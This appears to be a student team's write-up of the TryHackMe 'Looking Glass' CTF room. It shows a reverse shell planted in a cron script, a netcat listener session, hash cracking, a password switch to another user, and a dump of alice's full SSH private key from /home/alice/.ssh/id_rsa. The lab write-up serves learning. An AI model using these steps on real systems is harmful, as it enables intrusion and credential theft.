
Member(s) involved: Mischelle Thanusha Julius

Tool(s) used: THM Attackbox, Reverse Shell Generator, Google Chrome, Netcat


Thoughts Process/Methodology:




After Alia Maisara has found the **User Flag**, Mischelle can look for whether there is another file in the directory. Mischelle notices that there is a file called `twasBrillig.sh`. To discover who has access to the current system, the following command is used.





Mischelle used the Crontab command to check out the random port that is going to give feedback. There seems to be a “twasBrillig.sh” shell giving a response.




Next, Mischelle checks the lists of the user's privileges by using the `sudo -l` command. Mischelle can see that it does not need any credentials or password to reboot the box.




To make a connection to the attackbox machine from the server, Mischelle uploads a reverse shell. By referring to the Reverse Shell Generator, the Bash-i command is used



Mischelle edits the `twasBrillig.sh` file and pastes in the Reverse Shell in it by using the `nano` command. The IP address in the command is set into Mischelle's attack box's IP address and the port is set into 1234. Then, the file could be saved.



Mischelle performs a privilege escalation and reboots the Linux system. The root user could be seen in the terminal.




Mischelle then opens another terminal and uses the netcat listener to receive the executed connection which is produced by the reverse shell itself.

Horizontal Privilege Escalation

Member(s) involved: Raja Fitri Haziq Bin Raja Mohd Fuad

Tool(s) used: Kali Linux Attackbox, Reverse Shell, Crackstation, Cyberchef

Thoughts Process/Methodology:



```
File Actions Edit View Help
1211101242@kali: ~ x 1211101242@kali: ~ x 1211101242@kali: ~ x
(1211101242@kali)-[~]
$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.18.34.159] from (UNKNOWN) [10.10.101.97] 55626
sh: 0: can't access tty; job control turned off
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~$ ls
humptydumpty.txt poem.txt
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcffff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk
```

After Mischelle Thanusha Julius managed to put in the reverse shell on twasBrillig.sh and reboot the machine, the netcat listener should be able to connect to a new profile under the name “tweedledum”. Before continuing further into the task, Raja Fitri Haziq had to upgrade the reverse shell by using the following python3 command to gain access to tweedledum’s profile. By typing in “ls”, Raja Fitri Haziq was able to find two txt files located inside tweedledum’s profile which are “humptydumpty.txt” and “poem.txt”. In order to see the content of each file, Raja Fitri Haziq had to use cat filename. Typing in cat humptydumpty.txt would reveal a bunch of strings which include both alphabets and numbers.

The screenshot shows the CrackStation password cracking interface. At the top, there is a CAPTCHA challenge: "I'm not a robot". Below it, a button says "Crack Hashes". The main area displays a table of cracked hashes:

Hash	Type	Result
<code>4e5ff1404123f055a4cd0a8d7ed39fffcbb9816868f5766d4088b9e99056fb9</code>	sha256	maybe
<code>7692c3ad3540bb93c020b3ae66cd888712323aea0ce7143cad73ff431ed</code>	sha256	one
<code>28391d3bc64ec15cb990426b04aa67649c3cc85f11230bb0105e02d15e3624</code>	sha256	or
<code>b808e156d18d1cedcc1456375f8cae994c36549a07c2315b473dd9d7f404f</code>	sha256	these
<code>f451fd49abf67705d6a3d1d8218c115f5633aec1f0ebfd95d4956416f57f6</code>	sha256	is
<code>b9776d7df459c9a6b0e1d6a61e27bebf5e99fd62446677600d7acef544d0</code>	sha256	the
<code>5e884898da28047151d0e56fbdc2927736d80d6aabdd62a11ef721d1542d8</code>	sha256	password
<code>7468652070617373776f7264206973207a9787767574737271706f6e6d6c6b</code>	Unknown	Not found.

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Download CrackStation's Wordlist

How CrackStation Works

Raja Fitri Haziq used Crackstation in order to crack the content in humptydumpty.txt. As shown in the image above, only one set of particular strings were unable to be cracked by Crackstation.

The screenshot shows the CyberChef web application. On the left, there is a sidebar with various operations like ASCII, Atbash Cipher, JavaScript Minify, etc. The main area has tabs for "Recipe" (set to "From Hex") and "Input" (containing the hex string). The "Output" tab shows the result: "the password is zyxwvutsrqponmlk".

Therefore, Raja Fitri Haziq went to Cyberchef to decode the encoded set of strings and was able to due to using Hex as its recipe. The password for humptydumpty was revealed as shown in the image above.

A screenshot of a terminal window titled "1211101242@kali: ~". The window contains three tabs, all showing the same command-line session. The session starts with the user "tweedledum" attempting to switch to the user "humptydumpty" using the "su" command. They provide a password consisting of the string "zyxwvutsrqponmlk". After switching users, they run the "ls" command, which fails with a "Permission denied" error because they are still in the home directory of "tweedledum". They then run "id" to verify their new user identity, which shows "uid=1004(humptydumpty) gid=1004(humptydumpty) groups=1004(humptydumpty)". They change directory to "/home" using "cd /home" and then run "ls" again, which successfully lists files including "alice", "humptydumpty", "jabberwock", "tryhackme", "tweedledee", and "tweedledum".

```
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk

humptydumpty@looking-glass:/home/tweedledum$ ls
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/tweedledum$ ^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[A^[[
id
id
uid=1004(humptydumpty) gid=1004(humptydumpty) groups=1004(humptydumpty)
humptydumpty@looking-glass:/home/tweedledum$ ls -la
ls -la
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/tweedledum$ cd /home
cd /home
humptydumpty@looking-glass:/home$ ls
ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
```

Raja Fitri Haziq then was able to change the user from tweedledum to humptydumpty by using “su humptydumpty”. After accessing humptydumpty’s profile, Raja Fitri Haziq used the command “cd /home” follow up by “ls” in order to see everyone who was available there.

```
File Actions Edit View Help
1211101242@kali: ~ 1211101242@kali: ~ 1211101242@kali: ~
alice humptydumpty jabberwock tryhackme tweedledee tweedledum
humptydumpty@looking-glass:/home$ cat /home/alice/.ssh/id_rsa
cat /home/alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFuqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtikP1L4bq/4vU30UcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7*xR3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIvx6ZV1y+gihQIDAQABoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsq4nUZvlRgfRMpn7hJAjD/bWFKLb7j
/pHmkU1C4WkaJdjzpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjwo4k77Q30r8Kxr4Ufx2hLhtHT8tsjqBUWrB/jlMHQ0
zmU73tuPVQSEsgeUP2j0lv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgoVik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUIWhh4BAoGBAPdctuVRoAkFpyEofZxQfpqw3LZyviKena/HyWLxxWHxG6ji7aW
DmtVXjjQ0wcj0LuDkT4QqvCJVrgbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6ppLBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBaoGBAM1R
aCg1/2UxI0qxtAfQ+WDxqqQuq3szvrhep22McIUe83dh+hUibaPqr1nYy1sAAhgy
wJohLchlq4E1lhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWki
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/y0nhDyrJXcb0ARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYfLykL9KaCGr
+zLC0tJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0ULxdIT0Q1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxgqIV69MjDsfrn1gZNhTTAyNnRMH1U7kUpUB2ZXCrnnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home$
```

As the only file Raja Fitri hadn't viewed as was Alice, we are able to do so by using a specific command which is "cat /home/alice/.ssh/id_rsa". This would reveal and tell us that the file has a bunch of RSA keys inside alice which will help later on to change to root profile.

The screenshot shows a terminal window titled '(1211101242㉿kali)-[~]' with four tabs at the top, all labeled '1211101242@kali: ~'. The main pane displays the output of the 'ip addr show' command. The output lists four network interfaces:

- lo**: A loopback interface with IP 127.0.0.1/8.
- eth0**: An Ethernet interface with IP 10.0.2.15/24.
- tun0**: A tunnel interface with IP 10.18.34.159/17.
- br0**: A bridge interface with IP 10.0.2.15/24.

The terminal prompt '\$' is visible at the bottom left.

Before Raja Fitri Haziq was able to change the privilege to alice, we have to obtain a specific ip address by using the following command as shown in the image above.

```
1211101242@kali: ~ x 1211101242@kali: ~ x 1211101242@kali: ~ x 1211101242@kali: ~ x
fks5ngFniW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGHNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABoIBAQDAhIA5kCyMqtQj
X2F+09J8qjvFzf+GS17lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKlb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
q12PZTVpwPtRw+RebKMwjwo4k77Q30r8Kxr4Ufx2hLhtHT8tsjqBUWrb/jlMHQ0
zmU73tuPVQSEsgeUP2j0lv7q5toEYieoA+7ULpGDwDn8PxQjCF/2Qua2jFalixsK
WfEcmtnIQDyOFWCbm0vik4Lzk/rDGn9VjcYFx0puj3XH2l8QDQ+G0+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQ0wcj0LuDkt4QqvCJVrgbdBVG0FLoWZzLpYGJchxmLR+RHCb40pZjBgr5
8bjJLQcp6pp1BRCF/OsG5ugpCiJsS6uA6CWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxI0qxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqr1nYy1sAAhgy
wJohLchlq4E1hUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWki
WgT9aG7N+TP/yimYniR2ePu/xKi jWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/y0nhDyrJXcb0ARwjvhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvtUqDyc9ZzoYflykL9KaCGr
+zLC0tJ8FQZKjDh0GnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdIT0Q1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJ0KardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxgqIV69MjDsfrn1gZNhTTAyNnRMH1U7kUFPUb2ZXCmnCGLhAGEbY9
